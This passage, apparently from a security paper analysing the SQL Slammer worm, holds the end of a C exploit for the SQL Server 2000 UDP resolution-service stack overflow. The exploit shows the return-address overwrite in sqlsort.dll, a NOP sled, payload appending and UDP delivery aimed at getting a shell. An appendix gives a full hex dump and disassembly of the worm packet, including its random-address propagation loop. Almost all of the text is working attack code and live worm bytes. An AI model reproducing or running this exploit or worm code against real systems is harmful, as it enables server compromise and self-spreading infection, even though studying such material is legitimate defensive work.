strcat(request,"AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMM
MNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXX");
// Overwrite the saved return address on the stack
// This address contains a jmp esp instruction
// and is in sqlsort.dll.
strcat(request,"\xDC\xC9\xB0\x42"); // 0x42B0C9DC
// Need to do a near jump
strcat(request,"\xEB\x0E\x41\x42\x43\x44\x45\x46");
// Need to set an address which is writable or
// sql server will crash before we can exploit
// the overrun. Rather than choosing an address
// on the stack which could be anywhere we'll
// use an address in the .data segment of sqlsort.dll
// as we're already using sqlsort for the saved
// return address
// SQL 2000 no service packs needs the address here
strcat(request,"\x01\x70\xAE\x42");
// SQL 2000 Service Pack 2 needs the address here
strcat(request,"\x01\x70\xAE\x42");
// just a few nops
strcat(request,"\x90\x90\x90\x90\x90\x90\x90\x90");
// tack on exploit code to the end of our request
// and fire it off
strcat(request,buffer);
GainControlOfSQL();
return 0;
}
int StartWinsock()
{
int err=0;
WORD wVersionRequested;
```

```
WSADATA wsaData;
wVersionRequested = MAKEWORD( 2, 0 );
err = WSAStartup( wVersionRequested, &wsaData );
if ( err != 0 )
{
return 0;
}
if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsaData.wVersion ) != 0 )
{
WSACleanup( );
return 0;
}
if (isalpha(host[0]))
{
he = gethostbyname(host);
}
else
{
addr = inet_addr(host);
he = gethostbyaddr((char *)&addr,4,AF_INET);
}
if (he == NULL)
{
return 0;
}
s_sa.sin_addr.s_addr=INADDR_ANY;
s_sa.sin_family=AF_INET;
memcpy(&s_sa.sin_addr,he->h_addr,he->h_length);
return 1;
}
int GainControlOfSQL(void)
{
SOCKET c_sock;
char resp[600]="";
char *ptr;
char *foo;
int snd=0,rcv=0,count=0, var=0;
unsigned int ttlbytes=0;
unsigned int to=2000;
struct sockaddr_in srv_addr,cli_addr;
LPSERVENT srv_info;
LPHOSTENT host_info;
SOCKET cli_sock;
cli_sock=socket(AF_INET,SOCK_DGRAM,0);
if (cli_sock==INVALID_SOCKET)
{
return printf(" sock error");
}
cli_addr.sin_family=AF_INET;
cli_addr.sin_addr.s_addr=INADDR_ANY;
cli_addr.sin_port=htons((unsigned short)53);
setsockopt(cli_sock,SOL_SOCKET,SO_RCVTIMEO,(char *)&to,sizeof(unsigned int));
if (bind(cli_sock,(LPSOCKADDR)&cli_addr,sizeof(cli_addr))==SOCKET_ERROR)
{
return printf("bind error");
}
```

```
s_sa.sin_port=htons((unsigned short)SQLUDPPort);
if (connect(cli_sock,(LPSOCKADDR)&s_sa,sizeof(s_sa))==SOCKET_ERROR)
{
return printf("Connect error");
}
else
{
snd=send(cli_sock, request , strlen (request) , 0);
printf("Packet sent!\nIf you don't have a shell it didn't work.");
rcv = recv(cli_sock,resp,596,0);
if(rcv > 1)
{
while(count < rcv)
{
if(resp[count]==0x00)
resp[count]=0x20;
count++;
}
printf("%s",resp);
}
}
closesocket(cli_sock);
return 0;
}
```

Appendix C

Disassembly of Slammer Worm Packet

```
[root@ns2 root]# objdump -s -m i386 -b binary -z --disassemble-all --start-address 0x00 --show-raw-insn
onepacket.txt

onepacket.txt:     file format binary

objdump: onepacket.txt: no symbols
Contents of section .data:
 0000 d4c3b2a1 02000400 00000000 00000000  ................
 0010 88130000 01000000 0d40323e ff7b0200  .........@2>.{..
 0020 a2010000 a2010000 00e08121 e1660005  ...........!.f..
 0030 dd79e870 08004500 01943127 00007411  .y.p..E...1'..t.
 0040 53ce9320 8178d1a6 da240fb0 059a0180  S.. .x...$......
 0050 65370401 01010101 01010101 01010101  e7..............
 0060 01010101 01010101 01010101 01010101  ................
 0070 01010101 01010101 01010101 01010101  ................
 0080 01010101 01010101 01010101 01010101  ................
 0090 01010101 01010101 01010101 01010101  ................
 00a0 01010101 01010101 01010101 01010101  ................
 00b0 010101dc c9b042eb 0e010101 01010101  ......B.........
 00c0 70ae4201 70ae4290 90909090 90909068  p.B.p.B........h
 00d0 dcc9b042 b8010101 0131c9b1 1850e2fd  ...B.....1...P..
 00e0 35010101 055089e5 51682e64 6c6c6865  5....P..Qh.dllhe
 00f0 6c333268 6b65726e 51686f75 6e746869  l32hkernQhounthi
 0100 636b4368 47657454 66b96c6c 51683332  ckChGetTf.llQh32
 0110 2e646877 73325f66 b9657451 68736f63  .dhws2_f.etQhsoc
 0120 6b66b974 6f516873 656e64be 1810ae42  kf.toQhsend....B
 0130 8d45d450 ff16508d 45e0508d 45f050ff  .E.P..P.E.P.E.P.
 0140 1650be10 10ae428b 1e8b033d 558bec51  .P....B....=U..Q
 0150 7405be1c 10ae42ff 16ffd031 c9515150  t.....B....1.QQP
 0160 81f10301 049b81f1 01010101 518d45cc  ............Q.E.
 0170 508b45c0 50ff166a 116a026a 02ffd050  P.E.P..j.j.j...P
 0180 8d45c450 8b45c050 ff1689c6 09db81f3  .E.P.E.P........
 0190 3c61d9ff 8b45b48d 0c408d14 88c1e204  <a...E...@......
 01a0 01c2c1e2 0829c28d 049001d8 8945b46a  .....).......E.j
 01b0 108d45b0 5031c951 6681f178 01518d45  ..E.P1.Qf..x.Q.E
 01c0 03508b45 ac50ffd6 ebca               .P.E.P....

Disassembly of section .data:

00000000 <.data>:
   0:   d4 c3                   aam    $0xffffffc3
   2:   b2 a1                   mov    $0xa1,%dl
   4:   02 00                   add    (%eax),%al
   6:   04 00                   add    $0x0,%al
   8:   00 00                   add    %al,(%eax)
   a:   00 00                   add    %al,(%eax)
   c:   00 00                   add    %al,(%eax)
   e:   00 00                   add    %al,(%eax)
  10:   88 13                   mov    %dl,(%ebx)
  12:   00 00                   add    %al,(%eax)
  14:   01 00                   add    %eax,(%eax)
  16:   00 00                   add    %al,(%eax)
  18:   0d 40 32 3e ff          or     $0xff3e3240,%eax
  1d:   7b 02                   jnp    0x21
  1f:   00 a2 01 00 00 a2       add    %ah,0xa2000001(%edx)
  25:   01 00                   add    %eax,(%eax)
```

```
 27:   00 00                    add    %al,(%eax)
 29:   e0 81                    loopne 0xffffffac
 2b:   21 e1                    and    %esp,%ecx
 2d:   66                       data16
 2e:   00 05 dd 79 e8 70        add    %al,0x70e879dd
 34:   08 00                    or     %al,(%eax)
 36:   45                       inc    %ebp
 37:   00 01                    add    %al,(%ecx)
 39:   94                       xchg   %eax,%esp
 3a:   31 27                    xor    %esp,(%edi)
 3c:   00 00                    add    %al,(%eax)
 3e:   74 11                    je     0x51
 40:   53                       push   %ebx
 41:   ce                       into
 42:   93                       xchg   %eax,%ebx
 43:   20 81 78 d1 a6 da        and    %al,0xdaa6d178(%ecx)
 49:   24 0f                    and    $0xf,%al
 4b:   b0 05                    mov    $0x5,%al
 4d:   9a 01 80 65 37 04 01   l call   $0x104,$0x37658001
 54:   01 01                    add    %eax,(%ecx)
 56:   01 01                    add    %eax,(%ecx)
 58:   01 01                    add    %eax,(%ecx)
 5a:   01 01                    add    %eax,(%ecx)
 5c:   01 01                    add    %eax,(%ecx)
 5e:   01 01                    add    %eax,(%ecx)
 60:   01 01                    add    %eax,(%ecx)
 62:   01 01                    add    %eax,(%ecx)
 64:   01 01                    add    %eax,(%ecx)
 66:   01 01                    add    %eax,(%ecx)
 68:   01 01                    add    %eax,(%ecx)
 6a:   01 01                    add    %eax,(%ecx)
 6c:   01 01                    add    %eax,(%ecx)
 6e:   01 01                    add    %eax,(%ecx)
 70:   01 01                    add    %eax,(%ecx)
 72:   01 01                    add    %eax,(%ecx)
 74:   01 01                    add    %eax,(%ecx)
 76:   01 01                    add    %eax,(%ecx)
 78:   01 01                    add    %eax,(%ecx)
 7a:   01 01                    add    %eax,(%ecx)
 7c:   01 01                    add    %eax,(%ecx)
 7e:   01 01                    add    %eax,(%ecx)
 80:   01 01                    add    %eax,(%ecx)
 82:   01 01                    add    %eax,(%ecx)
 84:   01 01                    add    %eax,(%ecx)
 86:   01 01                    add    %eax,(%ecx)
 88:   01 01                    add    %eax,(%ecx)
 8a:   01 01                    add    %eax,(%ecx)
 8c:   01 01                    add    %eax,(%ecx)
 8e:   01 01                    add    %eax,(%ecx)
 90:   01 01                    add    %eax,(%ecx)
 92:   01 01                    add    %eax,(%ecx)
 94:   01 01                    add    %eax,(%ecx)
 96:   01 01                    add    %eax,(%ecx)
 98:   01 01                    add    %eax,(%ecx)
 9a:   01 01                    add    %eax,(%ecx)
 9c:   01 01                    add    %eax,(%ecx)
```

```
 9e:   01 01                  add    %eax,(%ecx)
 a0:   01 01                  add    %eax,(%ecx)
 a2:   01 01                  add    %eax,(%ecx)
 a4:   01 01                  add    %eax,(%ecx)
 a6:   01 01                  add    %eax,(%ecx)
 a8:   01 01                  add    %eax,(%ecx)
 aa:   01 01                  add    %eax,(%ecx)
 ac:   01 01                  add    %eax,(%ecx)
 ae:   01 01                  add    %eax,(%ecx)
 b0:   01 01                  add    %eax,(%ecx)
 b2:   01 dc                  add    %ebx,%esp
 b4:   c9                     leave
 b5:   b0 42                  mov    $0x42,%al
 b7:   eb 0e                  jmp    0xc7
 b9:   01 01                  add    %eax,(%ecx)
 bb:   01 01                  add    %eax,(%ecx)
 bd:   01 01                  add    %eax,(%ecx)
 bf:   01 70 ae               add    %esi,0xffffffae(%eax)
 c2:   42                     inc    %edx
 c3:   01 70 ae               add    %esi,0xffffffae(%eax)
 c6:   42                     inc    %edx
 c7:   90                     nop
 c8:   90                     nop
 c9:   90                     nop
 ca:   90                     nop
 cb:   90                     nop
 cc:   90                     nop
 cd:   90                     nop
 ce:   90                     nop
 cf:   68 dc c9 b0 42         push   $0x42b0c9dc
 d4:   b8 01 01 01 01         mov    $0x1010101,%eax
 d9:   31 c9                  xor    %ecx,%ecx
 db:   b1 18                  mov    $0x18,%cl
 dd:   50                     push   %eax
 de:   e2 fd                  loop   0xdd
 e0:   35 01 01 01 05         xor    $0x5010101,%eax
 e5:   50                     push   %eax
 e6:   89 e5                  mov    %esp,%ebp
 e8:   51                     push   %ecx
 e9:   68 2e 64 6c 6c         push   $0x6c6c642e
 ee:   68 65 6c 33 32         push   $0x32336c65
 f3:   68 6b 65 72 6e         push   $0x6e72656b
 f8:   51                     push   %ecx
 f9:   68 6f 75 6e 74         push   $0x746e756f
 fe:   68 69 63 6b 43         push   $0x436b6369
103:   68 47 65 74 54         push   $0x54746547
108:   66 b9 6c 6c            mov    $0x6c6c,%cx
10c:   51                     push   %ecx
10d:   68 33 32 2e 64         push   $0x642e3233
112:   68 77 73 32 5f         push   $0x5f327377
117:   66 b9 65 74            mov    $0x7465,%cx
11b:   51                     push   %ecx
11c:   68 73 6f 63 6b         push   $0x6b636f73
121:   66 b9 74 6f            mov    $0x6f74,%cx
125:   51                     push   %ecx
126:   68 73 65 6e 64         push   $0x646e6573
```

```
12b:  be 18 10 ae 42          mov   $0x42ae1018,%esi
130:  8d 45 d4                lea   0xffffffd4(%ebp),%eax
133:  50                      push  %eax
134:  ff 16                   call  *(%esi)
136:  50                      push  %eax
137:  8d 45 e0                lea   0xffffffe0(%ebp),%eax
13a:  50                      push  %eax
13b:  8d 45 f0                lea   0xfffffff0(%ebp),%eax
13e:  50                      push  %eax
13f:  ff 16                   call  *(%esi)
141:  50                      push  %eax
142:  be 10 10 ae 42          mov   $0x42ae1010,%esi
147:  8b 1e                   mov   (%esi),%ebx
149:  8b 03                   mov   (%ebx),%eax
14b:  3d 55 8b ec 51          cmp   $0x51ec8b55,%eax
150:  74 05                   je    0x157
152:  be 1c 10 ae 42          mov   $0x42ae101c,%esi
157:  ff 16                   call  *(%esi)
159:  ff d0                   call  *%eax
15b:  31 c9                   xor   %ecx,%ecx
15d:  51                      push  %ecx
15e:  51                      push  %ecx
15f:  50                      push  %eax
160:  81 f1 03 01 04 9b       xor   $0x9b040103,%ecx
166:  81 f1 01 01 01 01       xor   $0x1010101,%ecx
16c:  51                      push  %ecx
16d:  8d 45 cc                lea   0xffffffcc(%ebp),%eax
170:  50                      push  %eax
171:  8b 45 c0                mov   0xffffffc0(%ebp),%eax
174:  50                      push  %eax
175:  ff 16                   call  *(%esi)
177:  6a 11                   push  $0x11
179:  6a 02                   push  $0x2
17b:  6a 02                   push  $0x2
17d:  ff d0                   call  *%eax
17f:  50                      push  %eax
180:  8d 45 c4                lea   0xffffffc4(%ebp),%eax
183:  50                      push  %eax
184:  8b 45 c0                mov   0xffffffc0(%ebp),%eax
187:  50                      push  %eax
188:  ff 16                   call  *(%esi)
18a:  89 c6                   mov   %eax,%esi
18c:  09 db                   or    %ebx,%ebx
18e:  81 f3 3c 61 d9 ff       xor   $0xffd9613c,%ebx
194:  8b 45 b4                mov   0xffffffb4(%ebp),%eax
197:  8d 0c 40                lea   (%eax,%eax,2),%ecx
19a:  8d 14 88                lea   (%eax,%ecx,4),%edx
19d:  c1 e2 04                shl   $0x4,%edx
1a0:  01 c2                   add   %eax,%edx
1a2:  c1 e2 08                shl   $0x8,%edx
1a5:  29 c2                   sub   %eax,%edx
1a7:  8d 04 90                lea   (%eax,%edx,4),%eax
1aa:  01 d8                   add   %ebx,%eax
1ac:  89 45 b4                mov   %eax,0xffffffb4(%ebp)
1af:  6a 10                   push  $0x10
1b1:  8d 45 b0                lea   0xffffffb0(%ebp),%eax
```

```
1b4:  50                  push   %eax
1b5:  31 c9               xor    %ecx,%ecx
1b7:  51                  push   %ecx
1b8:  66 81 f1 78 01      xor    $0x178,%cx
1bd:  51                  push   %ecx
1be:  8d 45 03            lea    0x3(%ebp),%eax
1c1:  50                  push   %eax
1c2:  8b 45 ac            mov    0xffffffac(%ebp),%eax
1c5:  50                  push   %eax
1c6:  ff d6               call   *%esi
1c8:  eb ca               jmp    0x194
```